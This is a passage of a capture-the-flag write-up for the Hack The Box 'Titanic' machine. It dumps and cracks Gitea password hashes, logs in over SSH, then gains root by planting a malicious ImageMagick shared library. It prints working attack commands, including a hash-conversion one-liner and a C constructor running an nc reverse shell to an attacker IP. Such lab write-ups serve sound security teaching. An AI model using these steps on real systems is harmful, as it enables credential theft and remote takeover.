└─$ sqlite3 ./gitea.db ".tables"
<snip>
gpg_key_import             system_setting
hook_task                  task
issue                      team
issue_assignees            team_invite
issue_content_history      team_repo
issue_dependency           team_unit
issue_index                team_user
issue_label                topic
issue_user                 tracked_time
issue_watch                two_factor
label                      upload
language_stat              user
lfs_lock                   user_badge
<snip>
Selecting all the data from the table user, I find the hashes for the administrator and the user developer.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ sqlite3 ./gitea.db "SELECT * FROM user;"
1|administrator|administrator||root@titanic.htb|0|enabled|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136|pbkdf2$50000$50|0|0|0||0|||70a5bd0c1a5d23caa49030172cdcabdc|2d149e5fbd1b20cf31db3e3c6a28fc9b|en-US||1722595379|1722597477|1722597477|0|-1|1|1|0|0|0|1|0|2e1e70639ac6b0eecbdab4a3d19e0f44|root@titanic.htb|0|0|0|0|0|0|0|0|0||gitea-auto|0
2|developer|developer||developer@titanic.htb|0|enabled|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56|pbkdf2$50000$50|0|0|0||0|||0ce6f07fc9b557bc070fa7bef76a0d15|8bf3e3452b78544f8bee9400d6936d34|en-US||1722595646|1722603397|1722603397|0|-1|1|0|0|0|0|1|0|e2d95b7e207e432f62f3508be406c11b|developer@titanic.htb|0|0|0|0|2|0|0|0|0||gitea-auto|0
I use this oneliner described by 0xdf for converting this hash into a format that is crackable by hashcat.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ sqlite3 gitea.db "select passwd,salt,name from user" | while read data; do digest=$(echo "$data" | cut -d'|' -f1 | xxd -r -p | base64); salt=$(echo "$data" | cut -d'|' -f2 | xxd -r -p | base64); name=$(echo $data | cut -d'|' -f 3); echo "${name}:sha256:50000:${salt}:${digest}"; done | tee gitea.hashes
administrator:sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J9OtBWe2gWFzLT+8oJjOiGu8kjtAYqOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
developer:sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=
Using hashcat I discover the password for developer is 25282528.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ hashcat -m 10900 gitea.hashes  /usr/share/wordlists/rockyou.txt --user
hashcat (v6.2.6) starting

<snip>

sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=:25282528
I use the newly found credentials to ssh to the machine.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ ssh developer@$(cat ip)
developer@10.10.11.55's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Jun 22 02:16:01 PM UTC 2025

  System load:           0.01
  Usage of /:            68.6% of 6.79GB
  Memory usage:          14%
  Swap usage:            0%
  Processes:             227
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.55
  IPv6 address for eth0: dead:beef::250:56ff:feb0:c62


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: in**     from 10.10.16.8
developer@titanic:~$
I confirm I am still able to read the user flag.
developer@titanic:~$ cat user.txt |wc
      1       1      33
Root
I notice some interesting looking directories in the /opt directory.
developer@titanic:~$ ls -la /opt
total 20
drwxr-xr-x  5 root root      4096 Feb  7 10:37 .
drwxr-xr-x 19 root root      4096 Feb  7 10:37 ..
drwxr-xr-x  5 root developer 4096 Feb  7 10:37 app
drwx--x--x  4 root root      4096 Feb  7 10:37 containerd
drwxr-xr-x  2 root root      4096 Feb  7 10:37 scripts
The /app directory seems to be the titanic ticketing app.
developer@titanic:/opt/app$ ls -la
total 24
drwxr-xr-x 5 root developer 4096 Feb  7 10:37 .
drwxr-xr-x 5 root root      4096 Feb  7 10:37 ..
-rwxr-x--- 1 root developer 1598 Aug  2  2024 app.py
drwxr-x--- 3 root developer 4096 Feb  7 10:37 static
drwxr-x--- 2 root developer 4096 Feb  7 10:37 templates
drwxrwx--- 2 root developer 4096 Feb  7 10:37 tickets
developer@titanic:/opt/app$ head app.py
from flask import Flask, request, jsonify, send_file, render_template, redirect, url_for, Response
import os
import json
from uuid import uuid4

app = Flask(__name__)

# Directory to save the JSON files
TICKETS_DIR = "tickets"
In the /opt/scripts directory, I find a script named identify_images.sh that runs magick identify on all files with the .jpg extension in /opt/app/static/assets/images/. The output is written to /opt/app/static/assets/metadata.log.
developer@titanic:/opt/scripts$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Feb  7 10:37 .
drwxr-xr-x 5 root root 4096 Feb  7 10:37 ..
-rwxr-xr-x 1 root root  167 Feb  3 17:11 identify_images.sh
developer@titanic:/opt/scripts$ cat identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
I keep an eye on the /opt/app/static/assets/images/ directory and notice that metadata.log updates every minute, indicating that /opt/scripts/identify_images.sh runs on a scheduled basis.
developer@titanic:/opt/app/static/assets/images$ ls -la
total 1288
drwxrwx--- 2 root developer   4096 Feb  3 17:13 .
drwxr-x--- 3 root developer   4096 Feb  7 10:37 ..
-rw-r----- 1 root developer 291864 Feb  3 17:13 entertainment.jpg
-rw-r----- 1 root developer 280854 Feb  3 17:13 exquisite-dining.jpg
-rw-r----- 1 root developer 209762 Feb  3 17:13 favicon.ico
-rw-r----- 1 root developer 232842 Feb  3 17:13 home.jpg
-rw-r----- 1 root developer 280817 Feb  3 17:13 luxury-cabins.jpg
-rw-r----- 1 root developer    442 Jun 22 14:26 metadata.log
developer@titanic:/opt/app/static/assets/images$ ls -la
total 1288
drwxrwx--- 2 root developer   4096 Feb  3 17:13 .
drwxr-x--- 3 root developer   4096 Feb  7 10:37 ..
-rw-r----- 1 root developer 291864 Feb  3 17:13 entertainment.jpg
-rw-r----- 1 root developer 280854 Feb  3 17:13 exquisite-dining.jpg
-rw-r----- 1 root developer 209762 Feb  3 17:13 favicon.ico
-rw-r----- 1 root developer 232842 Feb  3 17:13 home.jpg
-rw-r----- 1 root developer 280817 Feb  3 17:13 luxury-cabins.jpg
-rw-r----- 1 root developer    442 Jun 22 14:27 metadata.log
I discover the version of ImageMagick is 7.1.1-35. This version is potentially vulnerable to a shared library attack.. Using the example provided in the GitHub advisory, I craft a shared library and place it in the script’s execution directory. The library sends a reverse shell back to my machine.
First I set up a nc listener on port 9595.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ nc -lvnp 9595
listening on [any] 9595 ...
I then compile the shared library function.
developer@titanic:/opt/app/static/assets/images$ gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.8 9595 >/tmp/f");
    exit(0);
}
EOF
developer@titanic:/opt/app/static/assets/images$ ls -la
total 1304
drwxrwx--- 2 root      developer   4096 Jun 22 15:21 .
drwxr-x--- 3 root      developer   4096 Feb  7 10:37 ..
-rw-r----- 1 root      developer 291864 Feb  3 17:13 entertainment.jpg
-rw-r----- 1 root      developer 280854 Feb  3 17:13 exquisite-dining.jpg
-rw-r----- 1 root      developer 209762 Feb  3 17:13 favicon.ico
-rw-r----- 1 root      developer 232842 Feb  3 17:13 home.jpg
-rwxrwxr-x 1 developer developer  15616 Jun 22 15:21 libxcb.so.1
-rw-r----- 1 root      developer 280817 Feb  3 17:13 luxury-cabins.jpg
-rw-r----- 1 root      developer    442 Jun 22 15:21 metadata.log
After a minute of waiting, I recieve a shell from root on my nc listener.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ nc -lvnp 9595
listening on [any] 9595 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.55] 40698
/bin/sh: 0: can't access tty; job control turned off
#
With this access I can read the root flag.
# hostname
titanic
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# cat root.txt|wc
cat: root.txt: No such file or directory
      0       0       0
# pwd
/opt/app/static/assets/images
# cd /root
# ls
cleanup.sh
images
revert.sh
root.txt
snap
# cat root.txt |wc
      1       1      33
Enjoy Reading This Article?
Here are some more articles you might like to read next: